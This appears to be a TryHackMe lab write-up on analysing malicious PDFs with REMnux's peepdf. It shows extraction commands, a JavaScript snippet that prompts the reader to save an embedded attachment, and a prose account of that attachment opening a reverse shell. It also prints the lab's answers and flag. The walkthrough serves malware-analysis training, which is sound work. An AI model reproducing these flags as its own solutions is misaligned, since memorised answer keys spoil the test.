MAL: REMnux-The Redux TryHackMe Writeup

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A revitalised, hands-on showcase involving analysing malicious macro's, PDF's and Memory forensics of a victim of Jigsaw Ransomware; all done using the Linux-based REMnux toolset apart of my Malware Analysis series

Hey Guys Welcome back to another writeup I'm Ayush Bagde aka Overide and in This writeup we're gonna learn the machine MAL:REMnux.

TASK 1: INTRODUCTION

(Zeltser Security Corp., 2020)

Welcome to the redux of REMnux.

Since the release of the previous REMnux room, REMnux has had substantial changes, rendering the previous room outdated and impossible to complete.

I have taken the opportunity to recreate the room covering REMnux from scratch, taking a very different approach to ensure you get to use all the facilities that make REMnux unique.

How Have I Designed This Room Differently?

I've now re-designed the content for this room to get you as hands-on with REMnux and its tools as possible...gone are the days of reading cheatsheets for tasks; it's time for you to get stuck in and see what REMnux is really about. This room isn't designed with point-farming in mind, instead, I hope to give you enough guidance throughout the room that results in you developing a curiosity in exploring the topics & resources I introduce you to in your own time.

You will be doing the following:

- Identifying and analysing malicious payloads of various formats embedded in PDF's, EXE's and Microsoft Office Macros (the most common method that malware developers use to spread malware today)
- Learning how to identify obfuscated code and packed files — and in turn — analyse these.
- Analysing the memory dump of a PC that became infected with the Jigsaw ransomware in the real-world using Volatility.

I have attached some useful material about some of the topics covered in the room, alongside some cheatsheets and related articles that you can browse at your leisure at the end of the room.

As always, feedback of any sort is always appreciated. I hope that recreating the room in a completely different direction is well received and proves to be worth the wait. ~CMNatic

#1 I'm all buckled up and ready to get started.

Answer: No answer Needed

TASK 2: DEPLOY

If you're using the machine in-browser, you can skip this task. If you want to manually SSH into the machine, read the following:

Ensuring you are connected to the TryHackMe Network via OpenVPN, deploy the instance using the "**Deploy**" button and log in to your instance via SSH (on the standard port of 22). The necessary information to do is displayed below:

IP Address: `MACHINE_IP`
Username: **remnux**
Password: **malware**

#1 I've deployed my instance

Answer: No answer Needed

TASK 3: ANALYSING MALICIOUS PDF's

A Blast From the Past


We're back at this old chestnut, analysing malicious PDF files. In the previous room, you were analysing a PDF file for potential javascript code. PDF's are capable of containing many more types of code that can be executed without the user's knowledge. This includes:

- Javascript
- Python
- Executables
- Powershell Shellcode

Not only will this task be covering Javascript embeds (like we did previously), but also analysing embedded executables.

Looking for Embedded Javascript

We previously discussed how easily javascript can be embedded into a PDF file, whereupon opening is executed unbeknownst to the user. Javascript, much like other languages that we come on to discover in Task 4, provide a great way of creating a foothold, where additional malware can be downloaded and executed.




Looks like the Cooctus Clan just wanted to say hey — it's a good thing that they're nice people!

Practical

We'll be using `peepdf` to begin a precursory analysis of a PDF file to determine the presence of Javascript. If there is, we will extract this Javascript code (without executing it) for our inspection.

We can simply do `peepdf demo_notsuspicious.pdf:`




Note the output confirming that there's Javascript present, but also how it is executed? **OpenAction** will execute the code when the PDF is launched.

To extract this Javascript, we can use `peepdf`'s "extract" module. This requires a few steps to set up but is fairly trivial.

The following command will create a script file for `peepdf` to use:

1. `echo 'extract js > javascript-from-demo_notsuspicious.pdf' > extracted_javascript.txt`



The script will extract all javascript via `extract js` and pipe `>` the contents into "javascript-from-demo_notsuspicious.pdf"


We now need to tell `peepdf` the name of the script (extracted_javascript.txt) and the PDF file that we want to extract from (demo_notsuspicious.pdf):

2. `peepdf -s extracted_javascript.txt demo_notsuspicious.pdf`

Remembering that the Javascript will output into a file called “javascript-from-demo_nonsuspicious.pdf” because of our script.

To recap: “extracted_javascript.txt” (highlighted in red) is our script, where “demo_notsuspicious.pdf” (highlighted in green) is the original PDF file that we think is malicious.

You will see an output, in this case, a file named “javascript-from-demo_notsuspicious” (highlighted in yellow). This file now contains our extracted Javascript, we can simply `cat` this to see the contents.




As it turns out, the PDF file we have analysed contains the javascript code of `app.alert("All your Cooctus are belong to us!")`

Practical

We have used `peepdf` to:

1. Look for the presence of Javascript

2. Extract any contained Javascript for us to read without it being executed.



The commands to do so have been used above, you may have to implement them differently, **proceed to answer questions 1–4 before moving onto the next section.**


Executables

Of course not only can Javascript be embedded, by executables can be very much too.

The “advert.pdf” actually has an embedded executable. Looking at the extracted Javascript, we can see the following Javascript snippet:


```
remnux@remnux:~/Tasks/3$ cat javascript-from-advert.pdf
// peepdf comment: Javascript code located in object 27 (version 2)

this.exportDataObject({
    cName:
    nLaunch: 0
});remnux@remnux:~/Tasks/3$
```

This tells us that when the PDF is opened, the user will be asked to save an attachment:




Although PDF attachments can be ZIP files or images, in this case, it is another PDF…Or is it? Well, let’s save the file and see what happens. Uh oh…At least that we


get a warning that something is trying to execute, but hey, Karen from HR wouldn't send you a dodgy email, right? It's probably a false alarm.




Ah...Well, turns out it was. We just got a reverse shell from the Windows PC to my attack machine.




It's now obvious (albeit too late for them) that the "pdf" that gets saved isn't a PDF. Let's open it up in a hex editor.



Well well well, looks like we have an executable. Let's investigate further by looking at the strings.



It looks like we have our attacker's IP and port!




#1 How many types of categories of “Suspicious elements” are there is “notsuspicious.pdf”

Answer: 3

#2 Use peepdf to extract the javascript from “notsuspicious.pdf”. What is the flag?


Answer: THM{Luckily_This_Isn’t_Harmful}



Just Follow the steps and you’ll get the answer.

